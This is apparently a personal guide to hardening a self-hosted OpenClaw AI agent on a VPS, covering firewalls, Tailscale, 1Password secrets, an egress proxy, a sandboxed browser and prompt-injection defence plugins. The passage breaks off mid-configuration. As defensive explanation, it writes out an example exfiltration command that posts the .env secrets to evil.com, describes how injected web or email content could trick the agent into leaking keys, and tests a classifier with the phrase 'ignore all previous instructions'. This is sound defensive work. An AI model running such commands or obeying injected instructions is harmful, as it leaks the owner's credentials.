My OpenClaw Setup Guide

This is a living document. OpenClaw is under active development, and parts of this guide will become outdated. I’ll keep it updated as the setup evolves.
I’ve been running OpenClaw as a self-hosted personal AI assistant for a few weeks now. The default setup is straightforward, but getting it production-hardened, e.g. isolated network, secrets managed properly, browser sandboxed, prompt injection guarded — took considerably more work than the docs suggest. This guide is the consolidated version of what I’ve learned.
The goal here isn’t “quickest path to running OpenClaw.” It’s a setup you can trust slightly more than the default: one where a compromised prompt can’t exfiltrate your API keys, where your personal accounts stay untouched by bot activity, and where secrets aren’t sitting in plaintext on disk.
I’d suggest reading through the whole thing before starting. The sections build on each other in ways that aren’t always obvious, and a few ordering decisions — particularly around Tailscale, the openclaw system user, and the proxy setup — matter a lot.
1. VPS Selection
Recommended: Hetzner CPX31 — 4 vCPU, 8 GB RAM, NVMe SSD, roughly $11/month. This is the community sweet spot for OpenClaw with browser automation and VNC. OpenClaw’s performance scales more with RAM and disk speed than raw CPU — the actual AI processing happens on model provider infrastructure (Anthropic, OpenAI, Google), not on your VPS. Your server handles the gateway, messaging, skill execution, and the Docker sandbox browser.
Alternatives:
- Budget: Hetzner CX22 — 2 vCPU, 4 GB RAM, ~$4/month. Tight but workable for basic setups without VNC.
- US-based: DigitalOcean — 4 vCPU, 8 GB droplet, ~$24/month. Better US latency, excellent docs.
- Free: Oracle Cloud Always Free — 4 vCPU, 24 GB ARM. Generous specs, but signup is inconsistent and some users report idle account terminations. Add a credit card and upgrade to Pay As You Go to be safe.
OS: Ubuntu Server 24.04 LTS. OpenClaw’s browser automation runs headless via Chrome DevTools Protocol — no display server needed. Ubuntu Server is lighter, smaller attack surface, fewer unnecessary services.
2. Provision the VPS
# SSH in with the key you uploaded
ssh root@<server-public-ip>

# Change root password immediately (store in 1Password)
passwd

# Update everything
sudo apt update && sudo apt upgrade -y && sudo apt dist-upgrade -y

# Set hostname
sudo hostnamectl set-hostname openclaw-server
After Tailscale is configured in the next step, you’ll lock SSH to the tailnet only and stop using the public IP entirely.
3. Initial Server Hardening
# Install essentials
sudo apt install -y ufw fail2ban unattended-upgrades curl git jq

# Enable automatic security updates
sudo dpkg-reconfigure -plow unattended-upgrades

# Create your admin user (don't keep using root)
adduser yourusername
usermod -aG sudo yourusername

# Copy SSH key to the new user
mkdir -p /home/yourusername/.ssh
cp ~/.ssh/authorized_keys /home/yourusername/.ssh/
chown -R yourusername:yourusername /home/yourusername/.ssh

# Firewall — allow SSH only for now
sudo ufw default deny incoming
sudo ufw default allow outgoing
sudo ufw allow ssh
sudo ufw enable

# Harden SSH
sudo sed -i 's/#PermitRootLogin.*/PermitRootLogin no/' /etc/ssh/sshd_config
sudo sed -i 's/#PasswordAuthentication.*/PasswordAuthentication no/' /etc/ssh/sshd_config
sudo systemctl restart ssh
Verify you can SSH in as your new user before disabling root login — test in a separate terminal first.
4. Install and Configure Tailscale
Tailscale creates an encrypted WireGuard mesh between your devices. Once installed, the OpenClaw machine is accessible only from your tailnet — no public ports exposed.
curl -fsSL https://tailscale.com/install.sh | sh

# Start with SSH enabled
sudo tailscale up --hostname openclaw-server --ssh

# Verify and note your tailnet IP
tailscale status
tailscale ip -4  # Note your 100.x.x.x address
Lock the firewall down to Tailscale only
sudo ufw allow in on tailscale0
sudo ufw delete allow ssh  # Remove public SSH access
sudo ufw reload
From this point, the machine is only reachable via Tailscale. Test by SSHing to the Tailscale IP from a device on your tailnet before proceeding.
Key rules:
- Always use
tailscale serveto expose the OpenClaw dashboard — this keeps it private to your tailnet. - Never use
tailscale funnelfor the dashboard or WebChat — Funnel exposes services to the public internet.
5. Create a Dedicated System User
Never run OpenClaw as your admin user or as root. A dedicated user limits the blast radius if the agent misbehaves or is compromised.
# Create the openclaw user with a home directory
sudo useradd -m -d /home/openclaw -s /bin/bash openclaw

# Set a strong password (store in 1Password)
sudo passwd openclaw

# Enable lingering so systemd user services work without an active login
sudo loginctl enable-linger openclaw
The openclaw user should have no access to your personal home directory and no sudo privileges. Do not use useradd -r — system accounts don’t get systemd user sessions, which breaks the gateway service.
6. Set Up 1Password Secrets Management
Instead of storing API keys in plaintext .env files, use 1Password’s CLI with a service account to inject secrets at runtime.
On your personal machine
- Create a new vault in 1Password called “OpenClaw” (service accounts can’t access Personal/Private vaults).
- Add your bot’s credentials to this vault as you create them — API keys, tokens, passwords. You don’t need everything now; add items as you go.
- Create a service account: 1Password.com → Developer → Service Accounts → Create. Name it “OpenClaw Server.” Grant it read-only access to the “OpenClaw” vault only. Save the token immediately — it’s only shown once.
Service account permissions are immutable after creation. If you need to add vault access later, you must create a new service account.
Install the 1Password CLI on the server
# As your admin user (not openclaw), install the 1Password CLI
cd /tmp
curl -fsSL https://cache.agilebits.com/dist/1P/op2/pkg/v2.30.0/op_linux_amd64_v2.30.0.zip -o op.zip
unzip op.zip
sudo mv op /usr/local/bin/
rm op.zip
op --version

# Switch to the openclaw user
sudo -i -u openclaw

# Store the service account token with restrictive permissions
echo 'export OP_SERVICE_ACCOUNT_TOKEN="ops_YOUR_TOKEN_HERE"' > ~/.op_token
chmod 600 ~/.op_token
source ~/.op_token

# Test that the CLI can reach your vault
op vault list  # Should show the "OpenClaw" vault
One honest tradeoff to acknowledge: the service account token (ops_...) must be stored somewhere on the machine in plaintext — that’s the one secret you can’t avoid. Restrict it to 600 permissions owned by the openclaw user, and accept that the machine needs outbound access to 1Password’s API at startup.
7. Create Dedicated Bot Accounts
OpenClaw’s own security docs warn against signing the agent into your personal accounts. The isolation matters, and it’s worth the setup overhead.
Google Account (email & calendar)
Google API access requires OAuth 2.0 — you can’t authenticate with just a username and password.
- Create a new Google account (e.g.,
yourname.agent@gmail.com). Store the password in your “OpenClaw” vault. - Let the account age a few days before wiring up API access. Google’s abuse detection can flag brand new accounts that immediately start making API calls. Send a few normal emails, add a calendar event.
- Sign into Google Cloud Console with the bot’s account. Create a new project.
- Enable: Gmail API, Google Calendar API, Google Drive API, Google Docs API, Google Sheets API, Google Slides API.
- Configure the OAuth consent screen:
- Audience: External user type. Add the bot’s email as a test user. Testing mode works fine —
gogclihandles re-auth when tokens expire after 7 days. - Data Access: Add scopes for
gmail.modify,calendar.events,drive,documents,spreadsheets,presentations. If scopes don’t appear in the picker, paste them manually — they only show up for APIs you’ve already enabled.
- Audience: External user type. Add the bot’s email as a test user. Testing mode works fine —
- Create OAuth credentials: APIs & Services → Credentials → Create Credentials → OAuth client ID.
- Application type: “Web application” — not Desktop app. Desktop app clients don’t allow custom redirect URIs, which
gogclineeds on headless servers. - Authorized redirect URI:
http://127.0.0.1:8080/oauth2/callback - Download the credentials JSON.
- Application type: “Web application” — not Desktop app. Desktop app clients don’t allow custom redirect URIs, which
- Transfer to the server:
mkdir -p ~/.openclaw/credentials
scp client_secret_*.json openclaw@<tailscale-ip>:~/.openclaw/credentials/google-credentials.json
Install gogcli on the server:
# As your admin user
sudo apt install -y golang-go make
cd /tmp
git clone https://github.com/steipete/gogcli.git
cd gogcli
make build
sudo mv bin/gog /usr/local/bin/
cd /tmp && rm -rf gogcli
gog --version
Authorize (headless OAuth via SSH tunnel):
# As the openclaw user
gog auth credentials ~/.openclaw/credentials/google-credentials.json
The OAuth flow requires a browser. Since the server is headless, forward port 8080:
# On your local machine
ssh -N -L 8080:127.0.0.1:8080 openclaw@<tailscale-ip>
Then on the server in a separate session:
gog auth add yourname.agent@gmail.com \
  --listen-addr 127.0.0.1:8080 \
  --services gmail,calendar,drive,docs,sheets,slides \
  --force-consent \
  --timeout 10m
This prints an OAuth URL. Open it in your local browser — the SSH tunnel routes the callback back to the server. Sign in with the bot’s Google account and approve permissions.
Persist the keyring password:
cat >> ~/.bashrc << 'EOF'

# gogcli
export GOG_KEYRING_PASSWORD="<your-keyring-password>"
export GOG_ACCOUNT="yourname.agent@gmail.com"
EOF
Store GOG_KEYRING_PASSWORD in 1Password (vault: OpenClaw, title: GOG_KEYRING_PASSWORD, field: credential) and add to ~/.openclaw/.env:
GOG_KEYRING_PASSWORD=op://OpenClaw/GOG_KEYRING_PASSWORD/credential
Add GOG_ACCOUNT as a plain Environment= line in the systemd service file — it’s not a secret.
GitHub Machine User Account
GitHub’s docs explicitly support “machine user” accounts — regular accounts created to automate activity. This gives the bot its own identity for commits, PRs, and co-authorship. Machine users also work with the standard fork-and-PR workflow for repos you don’t own, which GitHub Apps cannot do.
- Create a new GitHub account using the bot’s email. Username like
yourname-agent. - Enable 2FA. Store the TOTP secret in your personal vault (not the bot’s — the bot authenticates via PAT, which bypasses 2FA).
- Generate a fine-grained PAT from the bot account. Scope it to specific repositories. Minimum permissions: Contents read/write, Pull requests read/write. Set 90-day expiration with a rotation reminder.
- Store the PAT in your “OpenClaw” vault. Invite the bot as a collaborator on repos it needs access to.
Configure Git on the server:
# As your admin user, install GitHub CLI
curl -fsSL https://cli.github.com/packages/githubcli-archive-keyring.gpg | sudo dd of=/usr/share/keyrings/githubcli-archive-keyring.gpg
echo "deb [arch=$(dpkg --print-architecture) signed-by=/usr/share/keyrings/githubcli-archive-keyring.gpg] https://cli.github.com/packages stable main" | sudo tee /etc/apt/sources.list.d/github-cli.list
sudo apt update && sudo apt install -y gh

# As the openclaw user
git config --global user.name "yourname-agent"
git config --global user.email "yourname.agent@gmail.com"

# Authenticate with the PAT (pipe it to avoid shell history)
op read "op://OpenClaw/github-bot/pat" | gh auth login --with-token
gh auth setup-git
After this, the agent can run git clone, git push, and gh pr create without knowing anything about authentication.
Telegram Bot
Create this before installing OpenClaw — the onboarding wizard will ask for the token.
- Open Telegram, search
@BotFather, send/newbot. - Choose a display name (e.g., “Justin’s Assistant”) and a username ending in
bot(e.g.,justins_openclaw_bot). - BotFather replies with a bot token. Store it in your “OpenClaw” vault.
- Get your Telegram user ID: search
@userinfobotand start a chat. It returns a numeric ID — save it for the allowlist in Section 15.
8. Install OpenClaw
# As the openclaw user
curl -fsSL https://raw.githubusercontent.com/nvm-sh/nvm/v0.40.0/install.sh | bash
source ~/.bashrc
nvm install 22
nvm use 22

npm install -g openclaw@latest

# Run the onboarding wizard
openclaw onboard --install-daemon
The wizard walks you through choosing a provider, a messaging channel, and basic skills. Paste API keys directly to get things running — we’ll switch to 1Password-injected secrets next. I personally use OpenAI as my provider via Oauth to reuse my ChatGPT subscription.
openclaw status
openclaw doctor  # Surfaces risky or misconfigured settings
Switch to 1Password secrets injection
cat > ~/.openclaw/.env << 'EOF'
TELEGRAM_BOT_TOKEN=op://OpenClaw/Telegram Bot Token/credential
ANTHROPIC_API_KEY=op://OpenClaw/ANTHROPIC_API_KEY/credential
GEMINI_API_KEY=op://OpenClaw/GEMINI_API_KEY/credential
SLACK_BOT_TOKEN=op://OpenClaw/SLACK_BOT_TOKEN/credential
SLACK_APP_TOKEN=op://OpenClaw/SLACK_APP_TOKEN/credential
GOG_KEYRING_PASSWORD=op://OpenClaw/GOG_KEYRING_PASSWORD/credential
EOF
Only include references for keys you’ve already added to the vault. The format is op://VaultName/ItemName/FieldName.
Test it:
openclaw gateway stop
op run --env-file=~/.openclaw/.env -- openclaw gateway
op run resolves each op:// reference at runtime, injecting real values into the process. Once confirmed working, you can remove the plaintext keys the onboarding wizard wrote to ~/.openclaw/agents/<agentId>/agent/auth-profiles.json.
9. Configure Multi-Model Routing
The goal: cheap models for routine tasks, expensive ones only when needed.
{
  "agents": {
    "defaults": {
      "model": {
        "primary": "openai/gpt-5-4",
        "fallbacks": [
          "google/gemini-3-flash-preview",
          "anthropic/claude-sonnet-4-5"
        ]
      },
      "heartbeat": {
        "model": "google/gemini-3-flash-preview"
      }
    }
  }
}
On-the-fly model switching from chat:
/model anthropic/claude-opus-4-6    # Switch to Opus for a hard task
/model openai/gpt-5-mini            # Switch back
Add model aliases in openclaw.json so you can type /model opus instead of the full path.
A note on OpenAI subscription access: Anthropic cracked down on third-party tools using subscription OAuth in January 2026. OpenAI could do the same. Always keep API-based fallbacks (Gemini, Claude) configured and tested so you’re not stranded if subscription access gets revoked.
10. Set Provider-Level Spend Limits
OpenClaw has no built-in spend cap. Enforce limits at the provider level — this is actually better, since it stops runaway costs even if OpenClaw has a bug.
| Provider | Where to set limits |
|---|---|
| Anthropic | console.anthropic.com → Plans & Billing. Set a monthly spending cap. API returns errors once reached. |
| OpenAI | platform.openai.com → Billing → Limits. Set a hard monthly limit. Also set email alerts at 50%, 75%, 90%. |
| Google/Gemini | console.cloud.google.com → Billing → Budgets & Alerts. Create a budget with hard cap. |
Natural fallback protection: when your Anthropic cap is hit, the API returns errors, OpenClaw sees failures, and falls back to your Gemini or OpenAI model for the rest of the month.
11. Network Egress Control (Split Architecture)
This is the most important hardening step, and the one that gets skipped most often.
The problem: the OpenClaw gateway holds all your secrets — API keys, OAuth tokens, 1Password token. But the browser needs open internet access to browse arbitrary sites. Run both with unrestricted egress and a prompt injection can exfiltrate secrets via a shell command. Lock both down with a strict allowlist and you cripple the browser.
The solution is to split them: gateway traffic goes through a domain allowlist, browser traffic goes directly to the internet but has no access to secrets.

| Component | Network access | Has secrets? |
|---|---|---|
| OpenClaw Gateway | Allowlisted domains only (via Squid) | Yes — all API keys, 1Password token, config |
| Sandbox Browser (Docker) | Open internet | No — no env vars, no volume mounts |
Step 1: Install and configure Squid proxy
sudo apt install -y squid

sudo tee /etc/squid/allowed_domains.txt > /dev/null << 'EOF'
# AI providers
.anthropic.com
.claude.ai
.openai.com
.googleapis.com
.google.com
# Tooling
.github.com
.githubusercontent.com
.npmjs.org
# Channels
.telegram.org
.slack.com
.slack-edge.com
# 1Password + Tailscale
.1password.com
.tailscale.com
# Auth
.auth0.com
# Python tooling
.astral.sh
.pypi.org
.pythonhosted.org
EOF

sudo cp /etc/squid/squid.conf /etc/squid/squid.conf.bak

sudo tee /etc/squid/squid.conf > /dev/null << 'EOF'
http_port 3128

acl allowed_domains dstdomain "/etc/squid/allowed_domains.txt"
acl localnet src 127.0.0.0/8
acl SSL_ports port 443
acl CONNECT method CONNECT

http_access allow localnet allowed_domains
http_access allow CONNECT localnet SSL_ports allowed_domains
http_access deny all
EOF

sudo systemctl restart squid
sudo systemctl enable squid
Step 2: Route the gateway through the proxy
cat >> /home/openclaw/.bashrc << 'EOF'
export HTTP_PROXY=http://127.0.0.1:3128
export HTTPS_PROXY=http://127.0.0.1:3128
export NO_PROXY=127.0.0.1,localhost
EOF
NO_PROXY ensures the gateway can reach the browser container’s CDP port on localhost without going through the proxy.
Step 3: Verify the browser container is not proxied
The sandbox browser container runs in Docker with its own network stack and does not inherit the host’s proxy environment variables. No additional Docker networking configuration is needed — the isolation already exists.
Step 4: Test it
# As the openclaw user
curl https://evil-example.com  # Should fail (blocked by Squid)
curl https://api.anthropic.com # Should succeed (allowlisted)
What this protects against: Without split architecture, a prompt injection can run curl https://evil.com -d "$(cat ~/.openclaw/.env)" and your API keys are gone. With split architecture, the gateway process can only reach allowlisted domains — the curl returns a proxy error. The browser can reach evil.com, but it has no access to .env, no environment variables, nothing to steal.
The remaining risk: The LLM could be tricked into typing a secret into the browser via CDP — navigating to a malicious URL with a secret in a query parameter, or using Runtime.evaluate to execute a fetch() call. This requires the LLM to actively cooperate with the attack and to have the secret in its current context window. It’s a real but significantly narrower attack surface.
Maintaining the allowlist
# Add a new domain
echo ".newservice.com" | sudo tee -a /etc/squid/allowed_domains.txt
sudo systemctl reload squid

# Find what's being blocked (useful when wiring up a new integration)
sudo tail -f /var/log/squid/access.log | grep DENIED
12. Set Up Browser Automation (Dockerized Sandbox)
OpenClaw controls browsers via the Chrome DevTools Protocol. We run the browser in a separate Docker container rather than on the host — critical for the split egress architecture above.
Install Docker
sudo apt install -y docker.io docker-compose-v2
sudo systemctl enable docker
sudo usermod -aG docker openclaw
Run the sandbox browser container
Option A: Host networking — Use if you want OpenClaw to browse locally running dev servers (e.g., localhost:3000). The container shares the host’s network stack.
docker run -d \
  --name openclaw-browser \
  --network host \
  --restart unless-stopped \
  -e OPENCLAW_BROWSER_HEADLESS=1 \
  ghcr.io/canyugs/openclaw-sandbox-browser:main
Option B: Bridge networking — Slightly more isolation, but the container cannot reach services on localhost.
docker run -d \
  --name openclaw-browser \
  --restart unless-stopped \
  -p 127.0.0.1:9222:9222 \
  -e OPENCLAW_BROWSER_HEADLESS=1 \
  ghcr.io/canyugs/openclaw-sandbox-browser:main
Both options preserve filesystem and process isolation — the container can’t read host files or kill host processes either way. If this is a single-purpose server, host networking is fine and more convenient.
Configure OpenClaw to use the container
Chrome inside Docker reports WebSocket URLs without the port. The fix is to use a direct ws:// URL which skips the discovery step:
# Get the full WebSocket URL
curl -s http://127.0.0.1:9222/json/version | python3 -c "
import sys, json
url = json.load(sys.stdin)['webSocketDebuggerUrl']
print(url.replace('ws://127.0.0.1/', 'ws://127.0.0.1:9222/'))
"
Use that URL in openclaw.json:
{
  "browser": {
    "enabled": true,
    "attachOnly": true,
    "defaultProfile": "sandbox",
    "profiles": {
      "sandbox": {
        "cdpUrl": "ws://127.0.0.1:9222/devtools/browser/<ID_FROM_ABOVE>",
        "color": "#FF4500"
      }
    }
  }
}
The browser ID changes on every container restart. Use this helper to auto-update the config:
cat > ~/.openclaw/update-browser-cdp.sh << 'SCRIPT'
#!/bin/bash
WS_URL=$(curl -s http://127.0.0.1:9222/json/version | python3 -c "
import sys, json
url = json.load(sys.stdin)['webSocketDebuggerUrl']
print(url.replace('ws://127.0.0.1/', 'ws://127.0.0.1:9222/'))
")

if [ -z "$WS_URL" ]; then
  echo "ERROR: Could not reach CDP on port 9222. Is the container running?"
  exit 1
fi

python3 -c "
import json
with open('$HOME/.openclaw/openclaw.json') as f:
    config = json.load(f)
config['browser']['profiles']['sandbox']['cdpUrl'] = '$WS_URL'
with open('$HOME/.openclaw/openclaw.json', 'w') as f:
    json.dump(config, f, indent=2)
print('Updated cdpUrl to: $WS_URL')
"
SCRIPT
chmod +x ~/.openclaw/update-browser-cdp.sh
Run after every container restart: ~/.openclaw/update-browser-cdp.sh
Fix snapshot/screenshot with bridge networking (iptables port redirect)
If you chose Option B (bridge networking), some OpenClaw operations perform fresh CDP discovery via /json/version and use Chrome’s self-reported portless WebSocket URL, causing ECONNREFUSED 127.0.0.1:80 errors.
Fix with an iptables rule that redirects port 80 to 9222:
sudo iptables -t nat -A OUTPUT -p tcp -d 127.0.0.1 --dport 80 -j REDIRECT --to-port 9222

# Persist across reboots
sudo apt install -y iptables-persistent
sudo netfilter-persistent save
Install Playwright on the gateway side
Some advanced features require Playwright alongside the gateway, even when using a remote browser:
sudo -i -u openclaw
npm install playwright  # Not playwright-core
13. Agent Security Plugins

The egress proxy prevents the gateway from reaching unauthorized domains. The browser sandbox isolates browsing from host secrets. Neither protects against prompt injection at the content layer — a malicious webpage or email could contain hidden instructions that trick the LLM into misusing its legitimate tools.
Two complementary plugins address this:
| Plugin | What it does |
|---|---|
| SecureClaw (Adversa AI) | 15 behavioral rules injected into the agent’s system prompt, plus config hardening scripts and cognitive file integrity monitoring |
| openclaw-defender | Runtime interception — regex pattern scanning on tool args/results, ML-based injection classification (DeBERTa), credential leak detection on outgoing messages |
SecureClaw tells the LLM what to watch for. openclaw-defender intercepts content before it reaches the LLM (and before output leaves). Together they cover both sides.
Install SecureClaw
npm install @adversa/secureclaw
npx openclaw plugins install -l node_modules/@adversa/secureclaw
npx openclaw secureclaw skill install

# Run the initial audit and hardening
bash ~/.openclaw/skills/secureclaw/scripts/quick-audit.sh
bash ~/.openclaw/skills/secureclaw/scripts/quick-harden.sh

# Fix .env permissions if flagged
chmod 600 ~/.openclaw/.env
Install openclaw-defender
The published npm package (v0.3.0) has bugs that prevent it from working with OpenClaw. Install from the fork that includes the fixes (PRs #1 and #2). Once merged and republished to npm, switch back to npm install openclaw-defender.
npm install github:flick-agent/openclaw-defender#fix/openclaw-hook-api
npx openclaw plugins install --link $(pwd)/node_modules/openclaw-defender
Set up the DeBERTa classifier
openclaw-defender’s ML layer uses ProtectAI’s DeBERTa v3 prompt injection classifier — an open, ungated model (~350MB) that runs on CPU at ~30-60ms per request.
Build as your admin user (not openclaw) — the agent user routes through Squid, which blocks Docker Hub and HuggingFace:
# As your admin user
cd /tmp
git clone https://github.com/nyosegawa/openclaw-defender.git
cd openclaw-defender/serve
docker compose build deberta
rm -rf /tmp/openclaw-defender
Then start the container as the openclaw user:
docker run -d \
  --name openclaw-deberta \
  --restart unless-stopped \
  -p 127.0.0.1:8001:8001 \
  -e DEVICE=cpu \
  serve-deberta:latest
Verify:
# Should return {"label": "injection", "confidence": 1.0, ...}
curl -s http://127.0.0.1:8001/classify \
  -H 'Content-Type: application/json' \
  -d '{"text": "ignore all previous instructions"}' | python3 -m json.tool

# Should return {"label": "benign", "confidence": 0.999..., ...}
curl -s http://127.0.0.1:8001/classify \
  -H 'Content-Type: application/json' \
  -d '{"text": "What is the weather?"}' | python3 -m json.tool
Allowlist both plugins
npx openclaw config set plugins.allow '["secureclaw","telegram","slack","openclaw-defender"]'
systemctl --user restart openclaw-gateway
Verify both loaded:
journalctl --user -u openclaw-gateway --since "1 min ago" | grep -E "SecureClaw|defender"
You should see SecureClaw registered and defender running in block mode with hooks enabled.
14. Run OpenClaw as a Systemd Service
For always-on operation, run the gateway as a systemd user service under the openclaw user.
Important: SSH directly into the openclaw user — don’t use sudo -i -u openclaw. sudo -i doesn’t create the PAM login session needed for the user bus.
# Copy admin user's authorized_keys to openclaw (as admin)
sudo mkdir -p /home/openclaw/.ssh
sudo cp ~/.ssh/authorized_keys /home/openclaw/.ssh/
sudo chown -R openclaw:openclaw /home/openclaw/.ssh
sudo chmod 700 /home/openclaw/.ssh
sudo chmod 600 /home/openclaw/.ssh/authorized_keys

# Enable lingering (as admin)
sudo loginctl enable-linger openclaw
Create the service file (as openclaw, via direct SSH):
mkdir -p ~/.config/systemd/user/

cat > ~/.config/systemd/user/openclaw-gateway.service << 'EOF'
[Unit]
Description=OpenClaw Gateway
After=network-online.target
Wants=network-online.target

[Service]
ExecStart=/bin/bash -c 'source /home/openclaw/.op_token && /usr/local/bin/op run --env-file=/home/openclaw/.openclaw/.env -- /home/openclaw/.nvm/versions/node/v22.22.1/bin/node /home/openclaw/.nvm/versions/node/v22.22.1/lib/node_modules/openclaw/dist/index.js gateway --port 18789'
Restart=always
RestartSec=5
TimeoutStopSec=30
TimeoutStartSec=30
SuccessExitStatus=0 143
KillMode=control-group
Environment=HOME=/home/openclaw
Environment=TMPDIR=/tmp
Environment=GOG_ACCOUNT=yourname.agent@gmail.com
Environment=PATH=/home/openclaw/.nvm/current/bin:/home/openclaw/.local/bin:/home/openclaw/.npm-global/bin:/home/openclaw/bin:/usr/local/bin:/usr/bin:/bin

[Install]
WantedBy=default.target
EOF
Notes on the service file:
- Uses
source ~/.op_tokento loadOP_SERVICE_ACCOUNT_TOKEN— not a plaintextEnvironment=line. - Full absolute paths to
op,node, and the OpenClaw entrypoint — no reliance onnvm.shor shell PATH. GOG_KEYRING_PASSWORDis NOT here — it’s injected viaop run.HTTP_PROXY/HTTPS_PROXYgo here after completing Section 11. Do not add them before — they’ll prevent the gateway from reaching 1Password and cause a crash loop.
systemctl --user daemon-reload
systemctl --user enable openclaw-gateway
systemctl --user start openclaw-gateway
systemctl --user status openclaw-gateway
journalctl --user -u openclaw-gateway -f
Expose via Tailscale
sudo tailscale serve --bg 18789
15. Connect Messaging Channels
WebChat
WebChat runs directly on the Gateway — no third-party servers involved.
sudo tailscale serve --bg 18789
Access from any device on your tailnet at https://openclaw-server.<tailnet-name>.ts.net.
Add to openclaw.json:
{
  "gateway": {
    "trustedProxies": ["127.0.0.1", "100.0.0.0/8"],
    "controlUi": {
      "allowedOrigins": ["https://openclaw-server.<tailnet-name>.ts.net"]
    }
  }
}
First-time device pairing: The gateway requires one-time approval for each new browser/device. On first connection you’ll see “pairing required.”
- Temporarily add
"dangerouslyDisableDeviceAuth": trueto thecontrolUiblock. - Restart the gateway, open the dashboard, enter your gateway token.
- Remove
dangerouslyDisableDeviceAuthand restart. Your browser stays paired.
To pair additional devices: openclaw devices approve <requestId> from a device that’s already connected.
Telegram
Add to openclaw.json:
{
